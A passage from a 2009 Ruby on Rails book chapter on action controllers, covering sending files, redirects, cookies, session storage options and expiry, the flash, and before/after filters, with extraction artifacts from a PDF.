be passed to the browser in the Content-Type HTTP header. Report erratum this copy is (P1.0 printing, March 2009)
  • 469.
    A CTION METHODS 469 Sometimes it is useful to be able to capture what would otherwise be sent to the browser in a string. The render_to_string method takes the same parameters as render but returns the result of rendering as a string—the rendering is not stored in the response object and so will not be sent to the user unless you take some additional steps. Calling render_to_string does not count as a real render. You can invoke the real render method later without getting a DoubleRender error. Sending Files and Other Data We’ve looked at rendering templates and sending strings in the controller. The third type of response is to send data (typically, but not necessarily, file con- tents) to the client. send_data Sends a string containing binary data to the client. send_data(data, options...) Sends a data stream to the client. Typically the browser will use a combination of the content type and the disposition, both set in the options, to determine what to do with this data. def sales_graph png_data = Sales.plot_for(Date.today.month) send_data(png_data, :type => "image/png" , :disposition => "inline" ) end Options: :disposition string Suggests to the browser that the file should be displayed inline (option inline) or downloaded and saved (option attachment, the default). :filename string A suggestion to the browser of the default filename to use when saving this data. :status string The status code (defaults to "200 OK"). :type string The content type, defaulting to application/octet-stream. :url_based_filename boolean If true and :filename is not set, prevents Rails from providing the basename of the file in the Content-Dispostion header. Specify- ing this is necessary in order to make some browsers to handle i18n filenames correctly. send_file Sends the contents of a file to the client. send_file(path, options...) Sends the given file to the client. The method sets the Content-Length, Content-Type, Content-Disposition, and Content-Transfer-Encoding headers. Report erratum this copy is (P1.0 printing, March 2009)
  • 470.
    A CTION METHODS 470 Options: :buffer_size number The amount sent to the browser in each write if streaming is enabled (:stream is true). :disposition string Suggests to the browser that the file should be displayed inline (option inline) or downloaded and saved (option attachment, the default). :filename string A suggestion to the browser of the default filename to use when saving the file. If not set, defaults to the filename part of path. :status string The status code (defaults to "200 OK"). :stream true or false If false, the entire file is read into server memory and sent to the client. Otherwise, the file is read and written to the client in :buffer_size chunks. :type string The content type, defaulting to application/octet-stream. You can set additional headers for either send_ method using the headers attribute in the controller. def send_secret_file send_file("/files/secret_list" ) headers["Content-Description" ] = "Top secret" end We show how to upload files starting on page 544. Redirects An HTTP redirect is sent from a server to a client in response to a request. In effect, it says, “I can’t handle this request, but here’s some URL that can.” The redirect response includes a URL that the client should try next along with some status information saying whether this redirection is permanent (status code 301) or temporary (307). Redirects are sometimes used when web pages are reorganized; clients accessing pages in the old locations will get referred to the page’s new home. More commonly, Rails applications use redirects to pass the processing of a request off to some other action. Redirects are handled behind the scenes by web browsers. Normally, the only way you’ll know that you’ve been redirected is a slight delay and the fact that the URL of the page you’re viewing will have changed from the one you requested. This last point is important—as far as the browser is concerned, a redirect from a server acts pretty much the same as having an end user enter the new destination URL manually. Redirects turn out to be important when writing well-behaved web applica- tions. Let’s look at a simple blogging application that supports comment post- ing. After a user has posted a comment, our application should redisplay the article, presumably with the new comment at the end. Report erratum this copy is (P1.0 printing, March 2009)
  • 471.
    A CTION METHODS 471 It’s tempting to code this using logic such as the following: class BlogController def display @article = Article.find(params[:id]) end def add_comment @article = Article.find(params[:id]) comment = Comment.new(params[:comment]) @article.comments << comment if @article.save flash[:note] = "Thank you for your valuable comment" else flash[:note] = "We threw your worthless comment away" end # DON'T DO THIS render(:action => 'display' ) end end The intent here was clearly to display the article after a comment has been posted. To do this, the developer ended the add_comment method with a call to render(:action=>'display'). This renders the display view, showing the updated article to the end user. But think of this from the browser’s point of view. It sends a URL ending in blog/add_comment and gets back an index listing. As far as the browser is concerned, the current URL is still the one that ends in blog/add_comment. This means that if the user hits Refresh or Reload (perhaps to see whether anyone else has posted a comment), the add_comment URL will be sent again to the application. The user intended to refresh the display, but the application sees a request to add another comment. In a blog application, this kind of unintentional double entry is inconvenient. In an online store, it can get expensive. In these circumstances, the correct way to show the added comment in the index listing is to redirect the browser to the display action. We do this using the Rails redirect_to method. If the user subsequently hits Refresh, it will simply reinvoke the display action and not add another comment: def add_comment @article = Article.find(params[:id]) comment = Comment.new(params[:comment]) @article.comments << comment if @article.save flash[:note] = "Thank you for your valuable comment" else flash[:note] = "We threw your worthless comment away" end redirect_to(:action => 'display') end Rails has a simple yet powerful redirection mechanism. It can redirect to an Report erratum this copy is (P1.0 printing, March 2009)
  • 472.
    A CTION METHODS 472 action in a given controller (passing parameters), to a URL (on or off the current server), or to the previous page. Let’s look at these three forms in turn. redirect_to Redirects to an action. redirect_to(:action => ..., options...) Sends a temporary redirection to the browser based on the values in the options hash. The target URL is generated using url_for, so this form of redirect_to has all the smarts of Rails routing code behind it. See Section 21.2, Routing Requests, on page 426 for a description. redirect_to Redirects to a URL. redirect_to(path) Redirects to the given path. If the path does not start with a protocol (such as http://), the protocol and port of the current request will be prepended. This method does not perform any rewriting on the URL, so it should not be used to create paths that are intended to link to actions in the application (unless you generate the path using url_for or a named route URL generator). def save order = Order.new(params[:order]) if order.save redirect_to :action => "display" else session[:error_count] ||= 0 session[:error_count] += 1 if session[:error_count] < 4 flash[:notice] = "Please try again" else # Give up -- user is clearly struggling redirect_to("/help/order_entry.html" ) end end end redirect_to Redirects to the referrer. redirect_to(:back) Redirects to the URL given by the HTTP_REFERER header in the current request. def save_details unless params[:are_you_sure] == 'Y' redirect_to(:back) else ... end end Report erratum this copy is (P1.0 printing, March 2009)
  • 473.
    C OOKIES ANDS ESSIONS 473 By default all redirections are flagged as temporary (they will affect only the current request). When redirecting to a URL, it’s possible you might want to make the redirection permanent. In that case, set the status in the response header accordingly: headers["Status" ] = "301 Moved Permanently" redirect_to("http://my.new.home" ) Because redirect methods send responses to the browser, the same rules apply as for the rendering methods—you can issue only one per request. 22.2 Cookies and Sessions Cookies allow web applications to get hash-like functionality from browser sessions. You can store named strings on the client browser that are sent back to your application on subsequent requests. This is significant because HTTP, the protocol used between browsers and web servers, is stateless. Cookies provide a means for overcoming this limitation, allowing web applications to maintain data between requests. Rails abstracts cookies behind a convenient and simple interface. The con- troller attribute cookies is a hash-like object that wraps the cookie protocol. When a request is received, the cookies object will be initialized to the cookie names, and values will be sent from the browser to the application. At any time the application can add new key/value pairs to the cookies object. These will be sent to the browser when the request finishes processing. These new values will be available to the application on subsequent requests (subject to various limitations, described in a moment). Here’s a simple Rails controller that stores a cookie in the user’s browser and redirects to another action. Remember that the redirect involves a round-trip to the browser and that the subsequent call into the application will create a new controller object. The new action recovers the value of the cookie sent up from the browser and displays it. Download e1/cookies/cookie1/app/controllers/cookies_controller.rb class CookiesController < ApplicationController def action_one cookies[:the_time] = Time.now.to_s redirect_to :action => "action_two" end def action_two cookie_value = cookies[:the_time] render(:text => "The cookie says it is #{cookie_value}" ) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 474.
    C OOKIES ANDS ESSIONS 474 You must pass a string as the cookie value—no implicit conversion is per- formed. You’ll probably get an obscure error containing private method ‘gsub’ called... if you pass something else. Browsers store a small set of options with each cookie: the expiry date and time, the paths that are relevant to the cookie, and the domain to which the cookie will be sent. If you create a cookie by assigning a value to cookies[name], you get a default set of these options: the cookie will apply to the whole site, it will expire when the browser is closed, and it will apply to the domain of the host doing the setting. However, these options can be overridden by passing in a hash of values, rather than a single string. (In this example, we use the groovy #days.from_now extension to Fixnum. This is described in Chapter 16, Active Support, on page 275.) cookies[:marsupial] = { :value => "wombat" , :expires => 30.days.from_now, :path => "/store" } The valid options are :domain, :expires, :path, :secure, and :value. The :domain and :path options determine the relevance of a cookie—a browser will send a cookie back to the server if the cookie path matches the leading part of the request path and if the cookie’s domain matches the tail of the request’s domain. The :expires option sets a time limit for the life of the cookie. It can be an absolute time, in which case the browser will store the cookie on disk and delete it when that time passes,3 or an empty string, in which case the browser will store it in memory and delete it at the end of the browsing session. If no expiry time is given, it is treated as if it were an empty string. Finally, the :secure option tells the browser to send back the cookie only if the request uses https://. Cookies are fine for storing small strings on a user’s browser but don’t work so well for larger amounts of more structured data. Cookie Detection The problem with using cookies is that some users don’t like them and disable cookie support in their browser. You’ll need to design your application to be robust in the face of missing cookies. (It needn’t be fully functional; it just needs to be able to cope with missing data.) Doing this isn’t very hard, but it does require a number of steps. The end result will be something that will be completely transparent to most users: two quick redirects, which occur only the very first time they access your site, which is when the session is established. 3. This time is absolute and is set when the cookie is created. If your application needs to set a cookie that expires so many minutes after the user last sent a request, you either need to reset the cookie on each request or (better yet) keep the session expiry time in session data in the server and update it there. Report erratum this copy is (P1.0 printing, March 2009)
  • 475.
    C OOKIES ANDS ESSIONS 475 The first thing we need to do is make the SESSION_KEY a constant that can be referred to later in the application. In your config/environment.rb file, this value is currently hardcoded in the assignment to config.action_controller.session. We need to refactor that out: Download e1/cookies/cookie2/config/environment.rb # Be sure to restart your server when you modify this file # Uncomment below to force Rails into production mode when # you don't control web/app server and can't set it the proper way # ENV['RAILS_ENV'] ||= 'production' # Specifies gem version of Rails to use when vendor/rails is not present RAILS_GEM_VERSION = '2.2.2' unless defined? RAILS_GEM_VERSION # Bootstrap the Rails environment, frameworks, and default configuration require File.join(File.dirname(__FILE__), 'boot' ) # Define session key as a constant SESSION_KEY = '_cookie2_session' Rails::Initializer.run do |config| # ... # Your secret key for verifying cookie session data integrity. # If you change this key, all old sessions will become invalid! # Make sure the secret is at least 30 characters and all random, # no regular words or you'll be exposed to dictionary attacks. config.action_controller.session = { :session_key => SESSION_KEY, :secret => 'cbd4061f23fe1dfeb087dd38c...888cdd186e23c9d7137606801cb7665' } # ... end Now we need to do two things. First, we need to define a cookies_required filter that we apply to all actions in our application that require cookies. For simplicity, we will do it for all actions except for the cookies test itself. If your application has different needs, adjust accordingly. This method does nothing if the session is already defined; otherwise, it attempts to save the request URI in a new session and redirect to the cookies test. Then we need to define the cookies_test method itself. It, too, is straightforward: if there is no session, we log that fact and render a simple template that will inform the user that enabling cookies is required in order to use this applica- tion. If there is a session at this point, we simply redirect back, taking care to provide a default destination in case some joker decides to directly access this Report erratum this copy is (P1.0 printing, March 2009)
  • 476.
    C OOKIES ANDS ESSIONS 476 action and then remove this information from the session. Adjust the default destination as required: Download e1/cookies/cookie2/app/controllers/application.rb # Filters added to this controller apply to all controllers in the application. # Likewise, all the methods added will be available for all controllers. class ApplicationController < ActionController::Base helper :all # include all helpers, all the time before_filter :cookies_required, :except => [:cookies_test] # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery # :secret => 'cde978d90e26e7230552d3593d445759' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password def cookies_test if request.cookies[SESSION_KEY].blank? logger.warn("** Cookies are disabled for #{request.remote_ip} at #{Time.now}" ) render :template => 'cookies_required' else redirect_to(session[:return_to] || {:controller => "store" }) session[:return_to] = nil end end protected def cookies_required return unless request.cookies[SESSION_KEY].blank? session[:return_to] = request.request_uri redirect_to :action => "cookies_test" end end We have one last thing to attend to. Although the previous works just fine, it has one unfortunate side effect: pretty much all of our functional test will now be failing, because whatever they were expecting before, the one thing they are not expecting is a redirect to a cookies test. This can be rectified by creating a faux session. And, of course, while we are here, any self-respecting agile developer would create a functional test of the cookies test itself: Download e1/cookies/cookie2/test/functional/store_controller_test.rb require 'test_helper' class StoreControllerTest < ActionController::TestCase def setup Report erratum this copy is (P1.0 printing, March 2009)
  • 477.
    C OOKIES ANDS ESSIONS 477 @request.cookies[SESSION_KEY] = "faux session" end test "existing functional tests should continue to work" do get :hello assert_response :success end test "when cookies are disabled a redirect results" do @request.cookies.delete SESSION_KEY get :hello assert_response :redirect assert_equal 'http://test.host/store/cookies_test' , redirect_to_url end end Rails Sessions A Rails session is a hash-like structure that persists across requests. Unlike raw cookies, sessions can hold any objects (as long as those objects can be marshaled), which makes them ideal for holding state information in web marshal ֒ page 677 → applications. For example, in our store application, we used a session to hold the shopping cart object between requests. The Cart object could be used in our application just like any other object. But Rails arranged things such that the cart was saved at the end of handling each request and, more important, that the correct cart for an incoming request was restored when Rails started to handle that request. Using sessions, we can pretend that our application stays around between requests. And that leads to an interesting question: exactly where does this data stay around between requests? One choice is for the server to send it down to the client as a cookie. This is the default for Rails 2.0. It places limitations on the size and increases the bandwidth but means that there is less for the server to manage and clean up. Note that the contents are cryptographically signed but (by default) unencrypted, which means that users can see but not tamper with the contents. The other option is to store the data on the server. There are two parts to this. First, Rails has to keep track of sessions. It does this by creating (by default) a 32-hex character key (which means there are 1632 possible combinations). This key is called the session id, and it’s effectively random. Rails arranges to store this session id as a cookie (with the key _session_id) on the user’s browser. Because subsequent requests come into the application from this browser, Rails can recover the session id. Second, Rails keeps a persistent store of session data on the server, indexed by the session id. When a request comes in, Rails looks up the data store using the session id. The data that it finds there is a serialized Ruby object. Report erratum this copy is (P1.0 printing, March 2009)
  • 478.
    C OOKIES ANDS ESSIONS 478 David Says. . . The Wonders of a Cookie-Based Session The default Rails session store sounds like a crazy idea when you hear it at first. You’re going to actually store the values on the client?! But what if I want to store the nuclear launch codes in the session and I can’t have the client actually knowing those? Yes, the default store is not suitable for storing secrets you need to keep from the client. But that’s actually a valuable constraint that’ll lead you to avoid the perils of keeping complex objects that can go out of date in the session. And the paper dragon of the nuclear launch codes is just about never a real, relevant concern. Neither is the size constraint. Cookies can be only about 4KB big, so you can’t stuff them with all sorts of malarkey. That again fits the best practices of storing only references, like a cart_id, not the actual cart itself. The key security concern you should be worried about is whether the client is actually able to change the session. You want to ensure the integrity of the values that you put. It’d be no good if the client could change his cart_id from a 5 to 8 and get someone else’s cart. Thankfully, Rails protects you against exactly this case by signing the session and raising an exception that warns of the tampering if it doesn’t match. The benefits you get back is that there is no load on the database from fetch- ing and saving the session on every request and there’s no cleanup duties either. If you keep your session on the filesystem or in the database, you’ll have to deal with how to clean up stale sessions, which is a real hassle. No one likes to be on cleanup duty. The cookie-based sessions know how to clean up after themselves. What’s not to love about that? It deserializes this and stores the result in the controller’s session attribute, where the data is available to our application code. The application can add to and modify this data to its heart’s content. When it finishes processing each request, Rails writes the session data back into the data store. There it sits until the next request from this browser comes along. What should you store in a session? You can store anything you want, subject to a few restrictions and caveats: • There are some restrictions on what kinds of object you can store in a session. The details depend on the storage mechanism you choose (which we’ll look at shortly). In the general case, objects in a session must be Report erratum this copy is (P1.0 printing, March 2009)
  • 479.
    C OOKIES ANDS ESSIONS 479 serializable (using Ruby’s Marshal functions). This means, for example, serialize ֒ page 677 → that you cannot store an I/O object in a session. • You probably don’t want to store massive objects in session data—put them in the database, and reference them from the session. This is par- ticularly true for cookie-based sessions, where the overall limit is 4KB. • You probably don’t want to store volatile objects in session data. For example, you might want to keep a tally of the number of articles in a blog and store that in the session for performance reasons. But, if you do that, the count won’t get updated if some other user adds an article. It is tempting to store objects representing the currently logged-in user in session data. This might not be wise if your application needs to be able to invalidate users. Even if a user is disabled in the database, their session data will still reflect a valid status. Store volatile data in the database, and reference it from the session instead. • You probably don’t want to store critical information solely in session data. For example, if your application generates an order confirmation number in one request and stores it in session data so that it can be saved to the database when the next request is handled, you risk losing that number if the user deletes the cookie from their browser. Critical information needs to be in the database. There’s one more caveat, and it’s a big one. If you store an object in session data, then the next time you come back to that browser, your application will end up retrieving that object. However, if in the meantime you’ve updated your application, the object in session data may not agree with the definition of that object’s class in your application, and the application will fail while processing the request. There are three options here. One is to store the object in the database using conventional models and keep just the id of the row in the session. Model objects are far more forgiving of schema changes than the Ruby marshaling library. The second option is to manually delete all the session data stored on your server whenever you change the definition of a class stored in that data. The third option is slightly more complex. If you add a version number to your session keys and change that number whenever you update the stored data, you’ll only ever load data that corresponds with the current version of the application. You can potentially version the classes whose objects are stored in the session and use the appropriate classes depending on the session keys associated with each request. This last idea can be a lot of work, so you’ll need to decide whether it’s worth the effort. Report erratum this copy is (P1.0 printing, March 2009)
  • 480.
    C OOKIES ANDS ESSIONS 480 Because the session store is hash-like, you can save multiple objects in it, each with its own key. In the following code, we store the id of the logged-in user in the session. We use this later in the index action to create a customized menu for that user. We also record the id of the last menu item selected and use that id to highlight the selection on the index page. When the user logs off, we reset all session data. Download e1/cookies/cookie1/app/controllers/session_controller.rb class SessionController < ApplicationController def login user = User.find_by_name_and_password(params[:user], params[:password]) if user session[:user_id] = user.id redirect_to :action => "index" else reset_session flash[:note] = "Invalid user name/password" end end def index @menu = create_menu_for(session[:user_id]) @menu.highlight(session[:last_selection]) end def select_item @item = Item.find(params[:id]) session[:last_selection] = params[:id] end def logout reset_session end end As is usual with Rails, session defaults are convenient, but we can override them if necessary. This is done using the session declaration in your controllers. Every new Rails application already has one example of this—a declaration such as the following is added to the top-level application controller to set an application-specific cookie name for session data: class ApplicationController < ActionController::Base session :session_key => '_myapp_session_id' end The session directive is inherited by subclasses, so placing this declaration in ApplicationController makes it apply to every action in your application. The available session options are as follows: :session_domain The domain of the cookie used to store the session id on the browser. This defaults to the application’s host name. Report erratum this copy is (P1.0 printing, March 2009)
  • 481.
    C OOKIES ANDS ESSIONS 481 :session_id Overrides the default session id. If not set, new sessions automatically have a 32-character id created for them. This id is then used in subse- quent requests. :session_key The name of the cookie used to store the session id. You’ll want to over- ride this in your application, as shown previously. :session_path The request path to which this session applies (it’s actually the path of the cookie). The default is /, so it applies to all applications in this domain. :session_secure If true, sessions will be enabled only over https://. The default is false. :new_session Directly maps to the underlying cookie’s new_session option. However, this option is unlikely to work the way you need it to under Rails, and we’ll discuss an alternative in Section 22.5, Time-Based Expiry of Cached Pages, on page 502. :session_expires The absolute time of the expiry of this session. Like :new_session, this option should probably not be used under Rails. You can also disable sessions for particular actions. For example, to disable sessions for your RSS and Atom actions, you could write this: class BlogController < ApplicationController session :off, :only => %w{ fetch_rss fetch_atom } # ... Placing an unqualified session :off in your application controller disables ses- sions for your application. Session Storage Rails has a number of options when it comes to storing your session data. Each has good and bad points. We’ll start by listing the options and then compare them at the end. The session_store attribute of ActionController::Base determines the session stor- age mechanism—set this attribute to a class that implements the storage strat- egy. This class must be defined in the CGI::Session module.4 You use symbols to 4. You’ll probably use one of Rails built-in session storage strategies, but you can implement your own storage mechanism if your circumstances require it. The interface for doing this is beyond the scope of this book—take a look at the various Rails implementations in the directory action- pack/lib/actioncontroller/session of the Rails source. Report erratum this copy is (P1.0 printing, March 2009)
  • 482.
    C OOKIES ANDS ESSIONS 482 name the session storage strategy; the symbol is converted into a CamelCase class name. session_store = :cookie_store This is the default session storage mechanism used by Rails, starting with version 2.0. This format represents objects in their marshaled form, which allows any serializable data to be stored in sessions but is limited to 4KB total. session_store = :p_store Data for each session is stored in a flat file in PStore format. This format keeps objects in their marshaled form, which allows any serializable data to be stored in sessions. This mechanism supports the additional con- figuration options :prefix and :tmpdir. The following code in the file environ- ment.rb in the config directory might be used to configure PStore sessions: Rails::Initializer.run do |config| config.action_controller.session_store = CGI::Session::PStore config.action_controller.session_options[:tmpdir] = "/Users/dave/tmp" config.action_controller.session_options[:prefix] = "myapp_session_" # ... session_store = :active_record_store You can store your session data in your application’s database using ActiveRecordStore. You can generate a migration that creates the sessions table using Rake: depot> rake db:sessions:create Run rake db:migrate to create the actual table. If you look at the migration file, you’ll see that Rails creates an index on the session_id column, because it is used to look up session data. Rails also defines a column called updated_at, so Active Record will automati- cally timestamp the rows in the session table—we’ll see later why this is a good idea. session_store = :drb_store DRb is a protocol that allows Ruby processes to share objects over a network connection. Using the DRbStore database manager, Rails stores session data on a DRb server (which you manage outside the web appli- cation). Multiple instances of your application, potentially running on distributed servers, can access the same DRb store. A simple DRb server that works with Rails is included in the Rails source.5 DRb uses Marshal to serialize objects. 5. If you install from gems, you’ll find it in {RUBYBASE}/lib/ruby/gems/1.8/gems/actionpack- x.y/lib/action_controller/session/drb_server.rb. Report erratum this copy is (P1.0 printing, March 2009)
  • 483.
    C OOKIES ANDS ESSIONS 483 session_store = :mem_cache_store memcached is a freely available, distributed object caching system from Danga Interactive.6 The Rails MemCacheStore uses Michael Granger’s Ruby interface7 to memcached to store sessions. memcached is more complex to use than the other alternatives and is probably interesting only if you are already using it for other reasons at your site. session_store = :memory_store This option stores the session data locally in the application’s memory. Because no serialization is involved, any object can be stored in an in- memory session. As we’ll see in a minute, this generally is not a good idea for Rails applications. session_store = :file_store Session data is stored in flat files. It’s pretty much useless for Rails appli- cations, because the contents must be strings. This mechanism supports the additional configuration options :prefix, :suffix, and :tmpdir. You can enable or disable session storage for your entire application, for a par- ticular controller, or for certain actions. This is done with the session declaration. To disable sessions for an entire application, add the following line to your application.rb file in the app/controllers directory: class ApplicationController < ActionController::Base session :off # ... If you put the same declaration inside a particular controller, you localize the effect to that controller: class RssController < ActionController::Base session :off # ... Finally, the session declaration supports the :only, :except, and :if options. The first two take the name of an action or an array containing action names. The last takes a block that is called to determine whether the session directive should be honored. Here are some examples of session directives you could put in a controller: # Disable sessions for the rss action session :off, :only => :rss # Disable sessions for the show and list actions session :off, :only => [ :show, :list ] 6. http://www.danga.com/memcached 7. Available from http://www.deveiate.org/projects/RMemCache Report erratum this copy is (P1.0 printing, March 2009)
  • 484.
    C OOKIES ANDS ESSIONS 484 # Enable sessions for all actions except show and list session :except => [ :show, :list ] # Disable sessions on Sundays :) session :off, :if => proc { Time.now.wday == 0 } Comparing Session Storage Options With all these session options to choose from, which should you use in your application? As always, the answer is “It depends.” If you’re a high-volume site, keeping the size of the session data small, keeping sensitive data out of the session, and going with cookie_store is the way to go. If we rule out memory store as being too simplistic, file store as too restric- tive, and memcached as overkill, the server-side choices boil down to PStore, Active Record store, and DRb-based storage. We can compare performance and functionality across these options. Scott Barron has performed a fascinating analysis of the performance of these storage options.8 His findings are somewhat surprising. For low numbers of sessions, PStore and DRb are roughly equal. As the number of sessions rises, PStore performance starts to drop. This is probably because the host operating system struggles to maintain a directory that contains tens of thousands of session data files. DRb performance stays relatively flat. Performance using Active Record as the backing storage is lower but stays flat as the number of sessions rises. What does this mean for you? Reviewer Bill Katz summed it up in the following paragraph: “If you expect to be a large website, the big issue is scalability, and you can address it either by “scaling up” (enhancing your existing servers with addi- tional CPUs, memory, and so on) or “scaling out” (adding new servers). The current philosophy, popularized by companies such as Google, is scaling out by adding cheap, commodity servers. Ideally, each of these servers should be able to handle any incoming request. Because the requests in a single ses- sion might be handled on multiple servers, we need our session storage to be accessible across the whole server farm. The session storage option you choose should reflect your plans for optimizing the whole system of servers. Given the wealth of possibilities in hardware and software, you could opti- mize along any number of axes that impacts your session storage choice. For example, you could use the new MySQL cluster database with extremely fast in-memory transactions; this would work quite nicely with an Active Record approach. You could also have a high-performance storage area network that 8. Mirrored at http://media.pragprog.com/ror/sessions Report erratum this copy is (P1.0 printing, March 2009)
  • 485.
    C OOKIES ANDS ESSIONS 485 might work well with PStore. memcached approaches are used behind high- traffic websites such as LiveJournal, Slashdot, and Wikipedia. Optimization works best when you analyze the specific application you’re trying to scale and run benchmarks to tune your approach. In short, it depends.” There are few absolutes when it comes to performance, and everyone’s context is different. Your hardware, network latencies, database choices, and possibly even the weather will impact how all the components of session storage inter- act. Our best advice is to start with the simplest workable solution and then monitor it. If it starts to slow you down, find out why before jumping out of the frying pan. We recommend you start with an Active Record solution. If, as your application grows, you find this becoming a bottleneck, you can migrate to a DRb-based solution. Session Expiry and Cleanup One problem with all the server-side session storage solutions is that each new session adds something to the session store. This means that you’ll eventually need to do some housekeeping, or you’ll run out of server resources. There’s another reason to tidy up sessions. Many applications don’t want a session to last forever. Once a user has logged in from a particular browser, the application might want to enforce a rule that the user stays logged in only as long as they are active; when they log out or some fixed time after they last use the application, their session should be terminated. You can sometimes achieve this effect by expiring the cookie holding the ses- sion id. However, this is open to end-user abuse. Worse, it is hard to synchro- nize the expiry of a cookie on the browser with the tidying up of the session data on the server. We therefore suggest that you expire sessions by simply removing their server- side session data. Should a browser request subsequently arrive containing a session id for data that has been deleted, the application will receive no session data; the session will effectively not be there. Implementing this expiration depends on the storage mechanism being used. For PStore-based sessions, the easiest approach is to run a sweeper task peri- odically (for example using cron(1) under Unix-like systems). This task should inspect the last modification times of the files in the session data directory, deleting those older than a given time. Report erratum this copy is (P1.0 printing, March 2009)
  • 486.
    F LASH :C OMMUNICATING B ETWEEN A CTIONS 486 For Active Record–based session storage, use the updated_at columns in the sessions table. You can delete all sessions that have not been modified in the last hour (ignoring daylight saving time changes) by having your sweeper task issue SQL such as this: delete from sessions where now() - updated_at > 3600; For DRb-based solutions, expiry takes place within the DRb server process. You’ll probably want to record timestamps alongside the entries in the session data hash. You can run a separate thread (or even a separate process) that periodically deletes the entries in this hash. In all cases, your application can help this process by calling reset_session to delete sessions when they are no longer needed (for example, when a user logs out). 22.3 Flash: Communicating Between Actions When we use redirect_to to transfer control to another action, the browser gen- erates a separate request to invoke that action. That request will be handled by our application in a fresh instance of a controller object—instance variables that were set in the original action are not available to the code handling the redirected action. But sometimes we need to communicate between these two instances. We can do this using a facility called the flash. The flash is a temporary scratchpad for values. It is organized like a hash and stored in the session data, so you can store values associated with keys and later retrieve them. It has one special property. By default, values stored into the flash during the processing of a request will be available during the processing of the immediately following request. Once that second request has been processed, those values are removed from the flash.9 Probably the most common use of the flash is to pass error and informational strings from one action to the next. The intent here is that the first action notices some condition, creates a message describing that condition, and redi- rects to a separate action. By storing the message in the flash, the second action is able to access the message text and use it in a view. class BlogController def display @article = Article.find(params[:id]) end 9. If you read the RDoc for the flash functionality, you’ll see that it talks about values being made available just to the next action. This isn’t strictly accurate: the flash is cleared out at the end of handling the next request, not on an action-by-action basis. Report erratum this copy is (P1.0 printing, March 2009)
  • 487.
    F LASH :C OMMUNICATING B ETWEEN A CTIONS 487 def add_comment @article = Article.find(params[:id]) comment = Comment.new(params[:comment]) @article.comments << comment if @article.save flash[:notice] = "Thank you for your valuable comment" else flash[:notice] = "We threw your worthless comment away" end redirect_to :action => 'display' end In this example, the add_comment method stores one of two different messages in the flash using the key :notice. It redirects to the display action. The display action doesn’t seem to make use of this information. To see what’s going on, we’ll have to dig deeper and look at the template file that defines the layout for the blog controller. This will be in the file blog.html.erb in the app/views/layouts directory. <head> <title>My Blog</title> <%= stylesheet_link_tag("blog" ) %> </head> <body> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </body> </html> In this example, our layout generated the appropriate <div> if the flash con- tained a :notice key. It is sometimes convenient to use the flash as a way of passing messages into a template in the current action. For example, our display method might want to output a cheery banner if there isn’t another, more pressing note. It doesn’t need that message to be passed to the next action—it’s for use in the current request only. To do this, it could use flash.now, which updates the flash but does not add to the session data: class BlogController def display flash.now[:notice] = "Welcome to my blog" unless flash[:notice] @article = Article.find(params[:id]) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 488.
    F IL TERSAND V ERIFICATION 488 While flash.now creates a transient flash entry, flash.keep does the opposite, making entries that are currently in the flash stick around for another request cycle: class SillyController def one flash[:notice] = "Hello" flash[:error] = "Boom!" redirect_to :action => "two" end def two flash.keep(:notice) flash[:warning] = "Mewl" redirect_to :action => "three" end def three # At this point, # flash[:notice] => "Hello" # flash[:warning] => "Mewl" # and flash[:error] is unset render end end If you pass no parameters to flash.keep, all the flash contents are preserved. Flashes can store more than just text messages—you can use them to pass all kinds of information between actions. Obviously, for longer-term information you’d want to use the session (probably in conjunction with your database) to store the data, but the flash is great if you want to pass parameters from one request to the next. Because the flash data is stored in the session, all the usual rules apply. In particular, every object must be serializable. We strongly recommend passing only simple objects in the flash. 22.4 Filters and Verification Filters enable you to write code in your controllers that wrap the processing performed by actions—you can write a chunk of code once and have it be called before or after any number of actions in your controller (or your con- troller’s subclasses). This turns out to be a powerful facility. Using filters, we can implement authentication schemes, logging, response compression, and even response customization. Rails supports three types of filter: before, after, and around. Filters are called just prior to and/or just after the execution of actions. Depending on how you define them, they either run as methods inside the controller or are passed Report erratum this copy is (P1.0 printing, March 2009)
  • 489.
    F IL TERSAND V ERIFICATION 489 the controller object when they are run. Either way, they get access to details of the request and response objects, along with the other controller attributes. Before and After Filters As their names suggest, before and after filters are invoked before or after an action. Rails maintains two chains of filters for each controller. When a controller is about to run an action, it executes all the filters on the before chain. It executes the action before running the filters on the after chain. Filters can be passive, monitoring activity performed by a controller. They can also take a more active part in request handling. If a before filter returns false, processing of the filter chain terminates, and the action is not run. A filter may also render output or redirect requests, in which case the original action never gets invoked. We saw an example of using filters for authorization in the administration part of our store example on page 171. We defined an authorization method that redirected to a login screen if the current session didn’t have a logged- in user. We then made this method a before filter for all the actions in the administration controller. Download depot_r/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login #... protected def authorize unless User.find_by_id(session[:user_id]) flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end This is an example of having a method act as a filter; we passed the name of the method as a symbol to before_filter. The filter declarations also accept blocks and the names of classes. If a block is specified, it will be called with the current controller as a parameter. If a class is given, its filter class method will be called with the controller as a parameter. class AuditFilter def self.filter(controller) AuditLog.create(:action => controller.action_name) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 490.
    F IL TERSAND V ERIFICATION 490 # ... class SomeController < ApplicationController before_filter do |controller| logger.info("Processing #{controller.action_name}" ) end after_filter AuditFilter # ... end By default, filters apply to all actions in a controller (and any subclasses of that controller). You can modify this with the :only option, which takes one or more actions to be filtered, and the :except option, which lists actions to be excluded from filtering. class BlogController < ApplicationController before_filter :authorize, :only => [ :delete, :edit_comment ] after_filter :log_access, :except => :rss # ... The before_filter and after_filter declarations append to the controller’s chain of filters. Use the variants prepend_before_filter and prepend_after_filter to put filters at the front of the chain. After Filters and Response Munging After filters can be used to modify the outbound response, changing the head- ers and content if required. Some applications use this technique to perform global replacements in the content generated by the controller’s templates (for example, substituting a customer’s name for the string <customer/> in the response body). Another use might be compressing the response if the user’s browser supports it. The following code is an example of how this might work.10 The controller declares the compress method as an after filter. The method looks at the request header to see whether the browser accepts compressed responses. If so, it uses the Zlib library to compress the response body into a string.11 If the result is shorter than the original body, it substitutes in the compressed version and updates the response’s encoding type. 10. This code is not a complete implementation of compression. In particular, it won’t 